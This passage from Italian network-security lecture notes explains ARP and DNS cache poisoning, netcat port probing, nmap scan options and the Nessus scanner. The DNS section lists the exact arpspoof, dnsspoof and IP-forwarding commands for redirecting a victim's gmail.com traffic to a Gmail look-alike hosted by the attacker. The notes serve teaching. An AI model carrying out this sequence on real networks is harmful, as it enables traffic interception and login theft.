Quindi, quando il target invia il traffico destinato a quella macchina, invierà invece i pacchetti direttamente a noi per essere raccolti dal nostro sniffer





Figure 7-7: ARP cache poisoning redirects traffic through Kali.


Protocollo ARP – ARP cache poisoning

Affinchè questa tecnica vada a buon fine è necessario abilitare l' IP forwarding, ovvero inoltriamo tutto il traffico che riceviamo verso un altro indirizzo IP. Ciò serve ad evitare che il vero destinatario dei dati riceva il traffico di rete destinato a lui.

Routing under normal operation



Routing subject to ARP cache poisoning



Sì, è un punto debole del protocollo ARP, funziona in modo passivo, quindi ogni computer che riceve una risposta ARP aggiornerà la sua tabella arp anche se non è stata effettuata alcuna richiesta ARP.

Per descrivere questa tecnica vengono utilizzati diversi modi:
arp spoofing,
arp poisoning,
MIT - man in the middle.

Protocollo DNS

DNS sta per Domain Name Service e consente di risolvere i nomi di dominio con gli indirizzi IP associati.

Per raggiungere un altro sistema su Internet o sulla rete locale, la nostra macchina deve conoscere l'indirizzo IP a cui connettersi.

È facile ricordare l'URL `www.gmail.com` se vogliamo visitare il nostro account di posta web, ma è difficile ricordare una serie di indirizzi IP, che possono persino cambiare regolarmente. La risoluzione DNS traduce il nome di dominio leggibile dall'uomo in un indirizzo IP.

```
C:\Users\Adolfo>nslookup gmail.com
Server:  modemtelecom.homenet.telecomitalia.it
Address:  192.168.1.1

DNS request timed out.
        timeout was 2 seconds.
DNS request timed out.
        timeout was 2 seconds.
Risposta da un server non autorevole:
Nome:      gmail.com
Addresses:  2a00:1450:4002:809::2005
            216.58.205.133
```




Figure 7-10: DNS resolution

Protocollo DNS – DNS cache poisoning

DNS cache poisoning funziona in modo simile all'ARP poisoning: inviamo un sacco di risposte di risoluzione DNS fasulle che puntano all'indirizzo IP sbagliato per un nome di dominio.

```
root@kali:~# service apache2 start
```

 (avviamo il nostro web server che ospiterà un'applicazione identica a Gmail)

```
root@kali:~# cat hosts.txt
```

 (creiamo un file hosts.txt che contiene l'associazione del nostro indirizzo IP al dominio gmail.com)
192.168.1.183 www.gmail.com

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

 (abilitiamo l'ip forwarding)

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.171 192.168.1.1
```


 (iniziamo un attacco di ARP cache poisoning)

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.1 192.168.1.171
```

```
root@kali:~# dnsspoof -i eth0 -f hosts.txt
```


 (utilizziamo dnsspoof per inviare la “nostra” risoluzione di gmail.com)

Enumeration e scanning TCP/IP



Enumeration e scanning TCP/IP

TCP Three Way Handshake



Scanning manuale

```
root@kali:~# nc -vv 192.168.1.172 21
linuxlite-VirtualBox.homenet.telecomitalia.it [192.168.1.172] 21 (ftp) open
220 (vsFTPd 3.0.3)
```

```
root@kali:~# nc -vv 192.168.1.172 22
linuxlite-VirtualBox.homenet.telecomitalia.it [192.168.1.172] 22 (ssh) : Connection refused
sent 0, rcvd 0
```


```
NC(1)                                     General Commands Manual                                     NC(1)

NAME
    nc - TCP/IP swiss army knife

SYNOPSIS
    nc [-options] hostname port[s] [ports] ...
    nc -l -p port [-options] [hostname] [port]

DESCRIPTION
    netcat is a simple unix utility which reads and writes data across network connections,
    using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be
    used directly or easily driven by other programs and scripts. At the same time, it is a
    feature-rich network debugging and exploration tool, since it can create almost any kind
    of connection you would need and has several interesting built-in capabilities. Netcat,
    or "nc" as the actual program is named, should have been supplied long ago as another one
    of those cryptic but standard Unix tools.
```

Scansione automatica con NMap



Scansione automatica con NMap

SCAN OPTION SUMMARY				
Scan Name	Command Syntax	Requires Privileged Access	Identifies TCP Ports	Identifies UDP Ports
TCP SYN Scan	-sS	YES	YES	NO
TCP connect() Scan	-sT	NO	YES	NO
FIN Stealth Scan	-sF	YES	YES	NO
Xmas Tree Stealth Scan	-sX	YES	YES	NO
Null Stealth Scan	-sN	YES	YES	NO
Ping Scan	-sP	NO	NO	NO
Version Detection	-sV	NO	NO	NO
UDP Scan	-sU	YES	NO	YES
IP Protocol Scan	-sO	YES	NO	NO
ACK Scan	-sA	YES	YES	NO
Window Scan	-sW	YES	YES	NO
RPC Scan	-sR	NO	NO	NO
List Scan	-sL	NO	NO	NO
Idlescan	-sI	YES	YES	NO
FTP Bounce Attack	-b	NO	YES	NO

Scansione automatica con NMap

HOST AND PORT OPTIONS	
Exclude Targets	<code>--exclude <host1 [,host2],...></code>
Exclude Targets in File	<code>--excludefile <exclude_file></code>
Read Targets from File	<code>-iL <inputfilename></code>
Pick Random Numbers for Targets	<code>-iR <num_hosts></code>
Randomize Hosts	<code>--randomize_hosts, -rH</code>
No Random Ports	<code>-r</code>
Source Port	<code>--source-port <portnumber></code>
Specify Protocol or Port Numbers	<code>-p <port_range></code>
Fast Scan Mode	<code>-F</code>
Create Decoys	<code>-D <decoy1 [,decoy2][,ME],...></code>
Source Address	<code>-S <IP_address></code>
Interface	<code>-e <interface></code>
List Interfaces	<code>--iflist</code>

OPERATING SYSTEM FINGERPRINTING	
OS Fingerprinting	<code>-O</code>
Limit System Scanning	<code>--osscan-limit</code>
More Guessing Flexibility	<code>--osscan-guess, --fuzzy</code>
Additional, Advanced, and Aggressive	<code>-A</code>
VERSION DETECTION	
Version Scan	<code>-sV</code>
Don't Exclude Any Ports	<code>--allports</code>
Set Version Intensity	<code>--version-intensity</code>
Enable Version Scanning Light	<code>--version-light</code>
Enable Version Scan All	<code>--version-all</code>

VULNERABILITY SCANNER



NESSUS

- Free, open-source vulnerability scanner

URL: <http://www.tenable.com/products/nessus>

- Two major components:
 - Server

Vulnerability database

Scanning engine

- (Web) Client

Configure a scan

View results of a scan

